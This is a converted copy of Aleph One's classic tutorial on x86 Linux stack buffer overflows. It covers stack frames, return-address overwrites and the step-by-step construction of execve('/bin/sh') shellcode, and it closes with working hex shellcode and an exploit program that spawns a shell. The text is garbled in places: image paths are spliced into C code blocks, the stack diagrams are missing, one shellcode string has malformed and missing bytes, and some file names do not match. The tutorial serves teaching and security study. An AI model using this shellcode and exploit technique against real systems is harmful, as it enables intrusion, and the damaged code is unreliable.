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Smashing The Stack For Fun And Profit

by Aleph One

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`smash the stack` [C programming] n. On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind. Variants include trash the stack, scribble the stack, mangle the stack; the term mung the stack is not used, as this is never done intentionally. See spam; see also alias bug, fandango on core, memory leak, precedence lossage, overrun screw.

Introduction

Over the last few months there has been a large increase of buffer overflow vulnerabilities being both discovered and exploited. Examples of these are `syslog`, `splitvt`, `sendmail 8.7.5`, Linux / FreeBSD `mount`, Xt library, `at`, etc. This paper attempts to explain what buffer overflows are, and how their exploits work.

Basic knowledge of assembly is required. An understanding of virtual memory concepts, and experience with `gdb` are very helpful but not necessary. We also assume we are working with an Intel x86 CPU, and that the operating system is Linux.

Some basic definitions before we begin: A buffer is simply a contiguous block of computer memory that holds multiple instances of the same data type. C programmers normally associate with the word buffer arrays. Most commonly, character arrays. Arrays, like all variables in C, can be declared either static or dynamic. Static variables are allocated at load time on the data segment. Dynamic variables are allocated at run time on the stack. To overflow is to flow, or fill over the top, brims, or bounds. We will concern ourselves only with the overflow of dynamic buffers, otherwise known as stack-based buffer overflows.

Process Memory Organization

To understand what stack buffers are we must first understand how a process is organized in memory. Processes are divided into three regions: **Text, Data, and Stack**. We will concentrate on the stack region, but first a small overview of the other regions is in order. The text region is fixed by the program and includes code (instructions) and read-only data. This region corresponds to the text section of the executable file. This region is normally marked read-only and any attempt to write to it will result in a segmentation violation. The data region contains initialized and uninitialized data. Static variables are stored in this region. The data region corresponds to the data-bss sections of the executable file. Its size can be changed with the `brk(2)` system call. If the expansion of the bss data or the user stack exhausts available memory, the process is blocked and is rescheduled to run again with a larger memory space. New memory is added between the data and stack segments.




Fig. 1 Process Memory Regions

What Is A Stack?

A stack is an abstract data type frequently used in computer science. **A stack of objects has the property that the last object placed on the stack will be the first object removed.** This property is commonly referred to as last in, first out queue, or a LIFO. Several operations are defined on stacks. Two of the most important are PUSH and POP. PUSH adds an element at the top of the stack. POP, in contrast, reduces the stack size by one by removing the last element at the top of the stack.

Why Do We Use A Stack?

Modern computers are designed with the need of high-level languages in mind. The most important technique for structuring programs introduced by high-level languages is the procedure or function. From one point of view, a procedure **call alters the flow of control just as a jump does, but unlike a jump, when finished performing its task, a function returns control to the statement or instruction following the call.** This high-level abstraction is implemented with the help of the stack. The stack is also used to dynamically allocate the local variables used in functions, to pass parameters to the functions, and to return values from the function.

The Stack Region

A stack is a contiguous block of memory containing data. A register called the stack pointer (SP) points to the top of the stack. The bottom of the stack is at a fixed address. Its size is dynamically adjusted by the kernel at run time. The CPU implements instructions to PUSH onto and POP off of the stack.

The stack consists of logical stack frames that are pushed when calling a function and popped when returning. A stack frame contains the parameters to a function, its local variables, and the data necessary to recover the previous stack frame, including the value of the instruction pointer at the time of the function call.

Depending on the implementation the stack will either grow down (towards lower memory addresses), or up. In our examples we'll use a stack that grows down. This is the way the stack grows on many computers including the Intel, Motorola, SPARC and MIPS processors. The stack pointer (SP) is also implementation dependent. It may point to the last address on the stack, or to the next free available address after the stack. For our discussion we'll assume it points to the last address on the stack.

In addition to the stack pointer, which points to the top of the stack (lowest numerical address), it is often convenient to have a frame pointer (FP) which points to a fixed location within a frame. Some texts also refer to it as a local base pointer (LB). In principle, local variables could be referenced by giving their offsets from SP. However, as words are pushed onto the stack and popped from the stack, these offsets change. Although in some cases the compiler can keep track of the number of words on the stack and thus correct the offsets, in some cases it cannot, and in all cases considerable administration is required. Furthermore, on some machines, such as Intel-based processors, accessing a variable at a known distance from SP requires multiple instructions.

Consequently, many compilers use a second register, FP, for referencing both local variables and parameters because their distances from FP do not change with PUSHes and POPs. On Intel CPUs, BP (EBP) is used for this purpose. On the Motorola CPUs, any address register except A7 (the stack pointer) will do. Because the way our stack grows, actual parameters have positive offsets and local variables have negative offsets from FP.

The first thing a procedure must do when called is save the previous FP (so it can be restored at procedure exit). Then it copies SP into FP to create the new FP, and advances SP to reserve space for the local variables. This code is called the procedure prolog. Upon procedure exit, the stack must be cleaned up again, something called the procedure epilog. The Intel ENTER and LEAVE instructions and the Motorola LINK and UNLINK instructions, have been provided to do most of the procedure prolog and epilog work efficiently.

Let us see what the stack looks like in a simple example:

example1.c

```
void function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
}

void main() {
    function(1,2,3);
}
```

To understand what the program does to call `function()` we compile it with `gcc` using the `-S` switch to generate assembly code output:

```
$ gcc -S -o example1.s example1.c
```

By looking at the assembly language output we see that the call to `function()` is translated to:


```
pushl $3
pushl $2
pushl $1
call function
```

This pushes the 3 arguments to function backwards into the stack, and calls `function()`. The instruction `'call'` will push the instruction pointer (IP) onto the stack. We'll call the saved IP the return address (RET). The first thing done in function is the procedure prolog:

```
pushl %ebp
movl %esp,%ebp
subl $20,%esp
```

This pushes EBP, the frame pointer, onto the stack. It then copies the current SP onto EBP, making it the new FP pointer. We'll call the saved FP pointer SFP. **It then allocates space for the local variables by subtracting their size from SP.**

We must remember that memory can only be addressed in multiples of the word size. A word in our case is **4 bytes, or 32 bits**. So our 5 byte buffer is really going to take 8 bytes (2 words) of memory, and our 10 byte buffer is going to take 12 bytes (3 words) of memory. That is why SP is being subtracted by 20. With that in mind our stack looks like this when `function()` is called (each space represents a byte):



Buffer Overflows

A buffer overflow is the result of stuffing more data into a buffer than it can handle. How can this often found programming error can be taken advantage to execute arbitrary code? Let's look at another example:

example2.c

```
void function(char *str) {
    char buffer[16];


    strcpy(buffer, str);
}

void main() {
    char large_string[256];
    int i;

    for( i = 0; i < 255; i++)
        large_string[i] = 'A';


    function(large_string);
}
```

This program has a function with a typical buffer overflow coding error. The function copies a supplied string without bounds checking by using `strcpy()` instead of `strncpy()`. If you run this program you will get a segmentation violation. Let's see what its stack looks like when we call `function()`:



What is going on here? Why do we get a segmentation violation? Simple. `strcpy()` is copying the contents of `*str` (`large_string[]`) into `buffer[]` until a null character is found on the string. As we can see `buffer[]` is much smaller than `*str`. `buffer[]` is 16 bytes long, and we are trying to stuff it with 256 bytes. This means that all 240 bytes after `buffer[]` in the stack are being overwritten. This includes the SFP, RET, and even `*str`! We had filled `large_string` with the character 'A'. Its hex character value is 0x41. That means that the return address is now 0x41414141. This is outside of the process address space. That is why when the function returns and tries to read the next instruction from that address you get a segmentation violation.

So a buffer overflow allows us to change the **return address of a function**. In this way we can change the flow of execution of the program. Let's go back to our first example and recall what the stack looked like:



Let's try to modify our first example so that it overwrites the return address, and demonstrate how we can make it execute arbitrary code. **Just before `buffer1[]` on the stack is `SFP`, and before it, the return address.** That is 4 bytes past the end of `buffer1[]`. But remember that `buffer1[]` is **really 2 word so its 8 bytes long**. So the return address is 12 bytes from the start of `buffer1[]`. We'll modify the return value in such a way that the assignment statement `'x = 1;'` after the function call will be jumped. **To do so we add 10 bytes to the return address.** Our code is now:

example3.c

```
void function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
    int *ret;

    ret = buffer1 + 12;
    (*ret) += 10;
}

void main() {
    int x;

    x = 0;
    function(1,2,3);
    x = 1;
    printf("%d\n",x);
}
```


What we have done is add 12 to `buffer1[]`'s address. This new address is where the return address is stored. We want to skip past the assignment to the `printf` call. How did we know to add 10 to the return address? We used a test value first (for example, 1), compiled the program, and then started `gdb`:

```
[aleph1]$ gdb example3
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under certain conditions; type "show copying" to see the conditions.
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GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc.
(no debugging symbols found)...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000490 <main>:      pushl   %ebp
0x8000491 <main+1>:     movl    %esp,%ebp
0x8000493 <main+3>:     subl    $0x4,%esp
0x8000496 <main+6>:     movl    $0x0,0xffffffffc(%ebp)
0x800049d <main+13>:    pushl   $0x3
0x800049f <main+15>:    pushl   $0x2
0x80004a1 <main+17>:    pushl   $0x1
0x80004a3 <main+19>:    call    0x8000470 <function>
0x80004a8 <main+24>:    addl    $0xc,%esp
0x80004ab <main+27>:     movl    $0x1,0xffffffffc(%ebp)
0x80004b2 <main+34>:     movl    0xffffffffc(%ebp),%eax
0x80004b5 <main+37>:     pushl   %eax
0x80004b6 <main+38>:     pushl   $0x80004f8
0x80004bb <main+43>:     call    0x8000378 <printf>
0x80004c0 <main+48>:     addl    $0xA,%esp
0x80004c3 <main+51>:     movl    %ebp,%esp
0x80004c5 <main+53>:     popl    %ebp
0x80004c6 <main+54>:     ret
0x80004c7 <main+55>:     nop
```

We can see that when calling `function()` the RET will be `0x8004a8`, and we want to jump past the assignment at `0x80004ab`. The next instruction we want to execute is the at `0x8004b2`. A little math tells us the distance is 10 bytes.

Shell Code

So now that we know that we can modify the return address and the flow of execution, what program do we want to execute? In most cases we'll simply want the program to spawn a shell. From the shell we can then issue other commands as we wish. But what if there is no such code in the program we are trying to exploit? How can we place arbitrary instructions into its address space? The answer is to place the code we are trying to execute in the buffer we are overflowing, and overwrite the return address so it points back into the buffer. Assuming the stack starts at address 0xFF, and that s stands for the code we want to execute, the stack would then look like this:



The code to spawn a shell in C looks like:

shellcode.c

```
#include <stdio.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

To find out what it looks like in assembly we compile it, and start up `gdb`. Remember to use the `-static` flag. Otherwise the actual code for the `execve` system call will not be included. Instead there will be a reference to dynamic C library that would normally would be linked in at load time.

```
[aleph1]$ gcc -o shellcode -ggdb -static shellcode.c
```

```
[aleph1]$ gdb shellcode
```

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```
(gdb) disassemble main
```

Dump of assembler code for function main:

```
0x8000130 <main>:      pushl   %ebp
0x8000131 <main+1>:      movl    %esp,%ebp
0x8000133 <main+3>:      subl    $0x8,%esp
0x8000136 <main+6>:      movl    $0x80027b8,0xffffffff8(%ebp)
0x800013d <main+13>:     movl    $0x0,0xffffffffc(%ebp)
0x8000144 <main+20>:     pushl   $0x0
0x8000146 <main+22>:     leal    0xffffffff8(%ebp),%eax
0x8000149 <main+25>:     pushl   %eax
0x800014a <main+26>:     movl    0xffffffff8(%ebp),%eax
0x800014d <main+29>:     pushl   %eax
0x800014e <main+30>:     call    0x80002bc <__execve>
0x8000153 <main+35>:     addl    $0xc,%esp
0x8000156 <main+38>:     movl    %ebp,%esp
0x8000158 <main+40>:     popl    %ebp
0x8000159 <main+41>:     ret
```

End of assembler dump.

```
(gdb) disassemble __execve
```

Dump of assembler code for function __execve:

```
0x80002bc <__execve>:    pushl   %ebp
0x80002bd <__execve+1>:      movl    %esp,%ebp
0x80002bf <__execve+3>:      pushl   %ebx
0x80002c0 <__execve+4>:      movl    $0xb,%eax
0x80002c5 <__execve+9>:      movl    0x8(%ebp),%ebx
0x80002c8 <__execve+12>:     movl    0xc(%ebp),%ecx
0x80002cb <__execve+15>:     movl    0x10(%ebp),%edx
0x80002ce <__execve+18>:     int     $0x80
0x80002d0 <__execve+20>:     movl    %eax,%edx
0x80002d2 <__execve+22>:     testl   %edx,%edx
0x80002d4 <__execve+24>:     jnl     0x80002e6 <__execve+42>
0x80002d6 <__execve+26>:     negl    %edx
0x80002d8 <__execve+28>:     pushl   %edx
0x80002d9 <__execve+29>:     call    0x8001a34 <__normal_errno_location>
0x80002de <__execve+34>:     popl    %edx
0x80002df <__execve+35>:     movl    %edx,(%eax)
0x80002e1 <__execve+37>:     movl    $0xffffffff,%eax
0x80002e6 <__execve+42>:     popl    %ebx
0x80002e7 <__execve+43>:     movl    %ebp,%esp
0x80002e9 <__execve+45>:     popl    %ebp
0x80002ea <__execve+46>:     ret
0x80002eb <__execve+47>:     nop
```

End of assembler dump.

Let's try to understand what is going on here. We'll start by studying `main()`:

```
0x8000130 <main>:      pushl   %ebp
0x8000131 <main+1>:     movl     %esp,%ebp
0x8000133 <main+3>:     subl     $0x8,%esp
```

This is the procedure prelude. It first saves the old frame pointer, makes the current stack pointer the new frame pointer, and leaves space for the local variables. In this case it's:

```
char *name[2];
```

or 2 pointers to a `char`. Pointers are a word long, so it leaves space for two words (8 bytes).

```
0x8000136 <main+6>:     movl     $0x80027b8,0xffffffff8(%ebp)
```

We copy the value `0x80027b8` (the address of the string `"/bin/sh"`) into the first pointer of `name[]`. This is equivalent to:

```
name[0] = "/bin/sh";
```

```
0x800013d <main+13>:    movl     $0x0,0xffffffffc(%ebp)
```

We copy the value `0x0` (NULL) into the second pointer of `name[]`. This is equivalent to:

```
name[1] = NULL;
```

The actual call to `execve()` starts here:

```
0x8000144 <main+20>:    pushl   $0x0
```

We push the arguments to `execve()` in reverse order onto the stack. We start with NULL.

```
0x8000146 <main+22>:    leal     0xffffffff8(%ebp),%eax
```

We load the address of `name[]` into the EAX register.

```
0x8000149 <main+25>:    pushl   %eax
```

We push the address of `name[]` onto the stack.

```
0x800014a <main+26>:    movl     0xffffffff8(%ebp),%eax
```

We load the address of the string `"/bin/sh"` (`name[0]`) into the EAX register.

```
0x800014d <main+29>:    pushl   %eax
```

We push the address of the string `"/bin/sh"` onto the stack.

```
0x800014e <main+30>:    call     0x80002bc <__execve>
```

Call the library procedure `execve()`. The call instruction pushes the IP onto the stack.

Now `execve()`. Keep in mind we are using a Intel based Linux system. The syscall details will change from OS to OS, and from CPU to CPU. Some will pass the arguments on the stack, others on the registers. Some use a software interrupt to jump to kernel mode, others use a far call. Linux passes its arguments to the system call on the registers, and uses a software interrupt to jump into kernel mode.

```
0x80002bc <__execve>:    pushl   %ebp
0x80002bd <__execve+1>:    movl    %esp,%ebp
0x80002bf <__execve+3>:    pushl   %ebx
```

The procedure prelude.

```
0x80002c0 <__execve+4>:    movl    $0xb,%eax
```

Copy 0xb (11 decimal) into EAX. This is the index into the syscall table. 11 is `execve`.

```
0x80002c5 <__execve+9>:    movl    0x8(%ebp),%ebx
```

Copy the address of `"/bin/sh"` into EBX.

```
0x80002c8 <__execve+12>:   movl    0xc(%ebp),%ecx
```

Copy the address of `name[]` into ECX.

```
0x80002cb <__execve+15>:   movl    0x10(%ebp),%edx
```

Copy the address of the null pointer into EDX.

```
0x80002ce <__execve+18>:   int     $0x80
```

Trap into the kernel.

So as we can see there is not much to the `execve()` system call. All we need to do is:

- Have the null terminated string `"/bin/sh"` somewhere in memory.
- Have the address of the string `"/bin/sh"` somewhere in memory followed by a null long word.
- Copy 0xb into the EAX register.
- Copy the address of the address of the string `"/bin/sh"` into the EBX register.
- Copy the address of the string `"/bin/sh"` into the ECX register.
- Copy the address of the null long word into the EDX register.
- Execute the `int $0x80` instruction.

But what if the `execve()` call fails for some reason? The program will continue fetching instructions from the stack, which may contain random data! The program will most likely core dump. We want the program to exit cleanly if the `execve` syscall fails. To accomplish this we must then add an `exit` syscall after the `execve` syscall. What does the `exit` syscall looks like?

exit.c

```
#include <stdlib.h>
```

```
void main() {  
    exit(0);  
}
```

```
[aleph1]$ gcc -o exit -static exit.c
```

```
[aleph1]$ gdb exit
```

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```
(gdb) disassemble _exit
```

Dump of assembler code for function _exit:

```
0x800034c <_exit>:      pushl   %ebp  
0x800034d <_exit+1>:     movl    %esp,%ebp  
0x800034f <_exit+3>:     pushl   %ebx  
0x8000350 <_exit+4>:     movl    $0x1,%eax  
0x8000355 <_exit+9>:     movl    0x8(%ebp),%ebx  
0x8000358 <_exit+12>:    int     $0x80  
0x800035a <_exit+14>:    movl    0xffffffff(%ebp),%ebx  
0x800035d <_exit+17>:    movl    %ebp,%esp  
0x800035f <_exit+19>:    popl    %ebp  
0x8000360 <_exit+20>:    ret  
0x8000361 <_exit+21>:    nop  
0x8000362 <_exit+22>:    nop  
0x8000363 <_exit+23>:    nop
```

End of assembler dump.

The `exit` syscall will place 0x1 in EAX, place the exit code in EBX, and execute "int 0x80". That's it. Most applications return 0 on exit to indicate no errors. We will place 0 in EBX. Our list of steps is now:

- a. Have the null terminated string "/bin/sh" somewhere in memory.
- b. Have the address of the string "/bin/sh" somewhere in memory followed by a null long word.
- c. Copy 0xb into the EAX register.
- d. Copy the address of the address of the string "/bin/sh" into the EBX register.
- e. Copy the address of the string "/bin/sh" into the ECX register.
- f. Copy the address of the null long word into the EDX register.
- g. Execute the `int $0x80` instruction.
- h. Copy 0x1 into the EAX register.
- i. Copy 0x0 into the EBX register.
- j. Execute the `int $0x80` instruction.


Trying to put this together in assembly language, placing the string after the code, and remembering we will place the address of the string, and null word after the array, we have:

```

movl    string_addr,string_addr_addr
movb    $0x0,null_byte_addr
movl    $0x0,null_addr
movl    $0xb,%eax
movl    string_addr,%ebx
leal    string_addr,%ecx
leal    null_addr,%edx
int     $0x80
movl    $0x1,%eax
movl    $0x0,%ebx
int     $0x80
/bin/sh string goes here.

```

The problem is that we don't know where in the memory space of the program we are trying to exploit the code (and the string that follows it) will be placed. One way around it is to use a **JMP**, and a **CALL instruction**. The JMP and CALL instructions can use IP relative addressing, which means we can jump to an offset from the current IP without needing to know the exact address of where in memory we want to jump to. If we place a CALL instruction right before the "/bin/sh" string, and a JMP instruction to it, the string's address will be pushed onto the stack as the return address when CALL is executed. All we need then is to copy the return address into a register. The CALL instruction can simply call the start of our code above. Assuming now that *j* stands for the JMP instruction, *c* for the CALL instruction, and *s* for the string, the execution flow would now be:



[Note: *js*, *ses*, and *cs* not shown as actual number of bytes.]

With this modifications, using indexed addressing, and writing down how many bytes each instruction takes our code looks like:

```

jmp      offset-to-call      # 2 bytes
popl     %esi                # 1 byte
movl     %esi,array-offset(%esi) # 3 bytes
movb     $0x0,nullbyteoffset(%esi) # 4 bytes
movl     $0x0,null-offset(%esi) # 7 bytes
movl     $0xb,%eax           # 5 bytes
movl     %esi,%ebx           # 2 bytes
leal     array-offset(%esi),%ecx # 3 bytes
leal     null-offset(%esi),%edx # 3 bytes
int      $0x80               # 2 bytes
movl     $0x1, %eax          # 5 bytes
movl     $0x0, %ebx          # 5 bytes
int      $0x80               # 2 bytes
call     offset-to-popl      # 5 bytes
/bin/sh string goes here.

```

Calculating the offsets from `jmp` to `call`, from `call` to `popl`, from the string address to the array, and from the string address to the null long word, we now have:

```

jmp      0x26                # 2 bytes
popl     %esi                # 1 byte
movl     %esi,0x8(%esi)      # 3 bytes
movb     $0x0,0x7(%esi)      # 4 bytes
movl     $0x0,0xc(%esi)      # 7 bytes
movl     $0xb,%eax           # 5 bytes
movl     %esi,%ebx           # 2 bytes
leal     0x8(%esi),%ecx      # 3 bytes
leal     0xc(%esi),%edx      # 3 bytes
int      $0x80               # 2 bytes
movl     $0x1, %eax          # 5 bytes
movl     $0x0, %ebx          # 5 bytes
int      $0x80               # 2 bytes
call     -0x2b               # 5 bytes
.string  "/bin/sh\"

```

Looks good. To make sure it works correctly we must compile it and run it. But there is a problem. Our code modifies itself, but most operating system mark code pages read-only. To get around this restriction we must place the code we wish to execute in the stack or data segment, and transfer control to it. To do so we will place our code in a global array in the data segment. We need first a hex representation of the binary code. Let's compile it first, and then use `gdb` to obtain it.

shellcodeasm.c

```
void main() {
__asm__( "
    jmp     0x2a                # 3 bytes
    popl    %esi                # 1 byte
    movl    %esi,0x8(%esi)      # 3 bytes
    movb    $0x0,0x7(%esi)     # 4 bytes
    movl    $0x0,0xc(%esi)     # 7 bytes
    movl    $0xb,%eax          # 5 bytes
    movl    %esi,%ebx          # 2 bytes
    leal    0x8(%esi),%ecx      # 3 bytes
    leal    0xc(%esi),%edx      # 3 bytes
    int     $0x80              # 2 bytes
    movl    $0x1, %eax         # 5 bytes
    movl    $0x0, %ebx         # 5 bytes
    int     $0x80              # 2 bytes
    call    -0x2f              # 5 bytes
    .string \"/bin/sh\"        # 8 bytes
");
}
```

```
[aleph1]$ gcc -o shellcodeasm -g -ggdb shellcodeasm.c
```

```
[aleph1]$ gdb shellcodeasm
```

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(gdb) disassemble main

Dump of assembler code for function main:

```
0x8000130 <main>:      pushl    %ebp
0x8000131 <main+1>:     movl     %esp,%ebp
0x8000133 <main+3>:     jmp      0x800015f <main+47>
0x8000135 <main+5>:     popl     %esi
0x8000136 <main+6>:     movl     %esi,0x8(%esi)
0x8000139 <main+9>:     movb     $0x0,0x7(%esi)
0x800013d <main+13>:    movl     $0x0,0xc(%esi)
0x8000144 <main+20>:    movl     $0xb,%eax
0x8000149 <main+25>:    movl     %esi,%ebx
0x800014b <main+27>:    leal     0x8(%esi),%ecx
0x800014e <main+30>:    leal     0xc(%esi),%edx
0x8000151 <main+33>:    int      $0x80
0x8000153 <main+35>:    movl     $0x1,%eax
0x8000158 <main+40>:    movl     $0x0,%ebx
0x800015d <main+45>:    int      $0x80
0x800015f <main+47>:    call    0x8000135 <main+5>
0x8000164 <main+52>:    das
0x8000165 <main+53>:    boundl  0x6e(%ecx),%ebp
0x8000168 <main+56>:    das
0x8000169 <main+57>:    jae     0x80001d3 <__new_exitfn+55>
0x800016b <main+59>:    addb     %cl,0x55c35dec(%ecx)
```

End of assembler dump.

```
(gdb) x/bx main+3
0x8000133 <main+3>:      0xeb
(gdb)
0x8000134 <main+4>:      0x2a
(gdb)
.
.
.
```

testsc.c

```
char shellcode[] =
    "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
    "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
    "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
    "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89xec\x5d\xc3";

void main() {
    int *ret;

    ret = (int *)&ret + 2;
    (*ret) = (int)shellcode;
}
```

```
[aleph1]$ gcc -o testsc testsc.c
[aleph1]$ ./testsc
$ exit
[aleph1]$
```

It works! But there is an obstacle. In most cases we'll be trying to overflow a character buffer. As such any null bytes in our `shellcode` will be considered the end of the string, and the copy will be terminated. There must be no null bytes in the `shellcode` for the exploit to work. Let's try to eliminate the bytes (and at the same time make it smaller).

Problem instruction:	Substitute with:
-----	-----
movb \$0x0,0x7(%esi)	xorl %eax,%eax
movl \$0x0,0xc(%esi)	movb %eax,0x7(%esi)
	movl %eax,0xc(%esi)
-----	-----
movl \$0xb,%eax	movb \$0xb,%al
-----	-----
movl \$0x1, %eax	xorl %ebx,%ebx
movl \$0x0, %ebx	movl %ebx,%eax
	inc %eax
-----	-----

Our improved code:

shellcodeasm2.c

```
void main() {
__asm__( "
    jmp     0x1f                # 2 bytes
    popl    %esi                # 1 byte
    movl    %esi,0x8(%esi)      # 3 bytes
    xorl    %eax,%eax          # 2 bytes
    movb    %eax,0x7(%esi)      # 3 bytes
    movl    %eax,0xc(%esi)      # 3 bytes
    movb    $0xb,%al           # 2 bytes
    movl    %esi,%ebx          # 2 bytes
    leal    0x8(%esi),%ecx      # 3 bytes
    leal    0xc(%esi),%edx      # 3 bytes
    int     $0x80              # 2 bytes
    xorl    %ebx,%ebx          # 2 bytes
    movl    %ebx,%eax          # 2 bytes
    inc     %eax               # 1 bytes
    int     $0x80              # 2 bytes
    call    -0x24              # 5 bytes
    .string \"/bin/sh\"         # 8 bytes
                                # 46 bytes total

");
}
```

And our new test program:

testsc2.c

```
char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

void main() {
    int *ret;

    ret = (int *)&ret + 2;
    (*ret) = (int)shellcode;
}
```

```
[aleph1]$ gcc -o testsc2 testsc2.c
[aleph1]$ ./testsc2
$ exit
[aleph1]$
```

Writing an Exploit

Let's try to pull all our pieces together. We have the shellcode. We know it must be part of the string which we'll use to overflow the buffer. We know we must point the return address back into the buffer. This example will demonstrate these points:

overflow1.c

```
char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
    char buffer[96];
    int i;
    long *long_ptr = (long *) large_string;

    for (i = 0; i < 32; i++)
        *(long_ptr + i) = (int) buffer;

    for (i = 0; i < strlen(shellcode); i++)
        large_string[i] = shellcode[i];

    strcpy(buffer, large_string);
}

[aleph1]$ gcc -o exploit1 exploit1.c
[aleph1]$ ./exploit1
$ exit
exit
[aleph1]$
```

What we have done above is filled the array `large_string[]` with the address of `buffer[]`, which is where our code will be. Then we copy our `shellcode` into the beginning of the `large_string` string. `strcpy()` will then copy `large_string` onto `buffer` without doing any bounds checking, and will overflow the return address, overwriting it with the address where our code is now located. Once we reach the end of `main` and it tries to return, it jumps to our code and `execs` a shell.

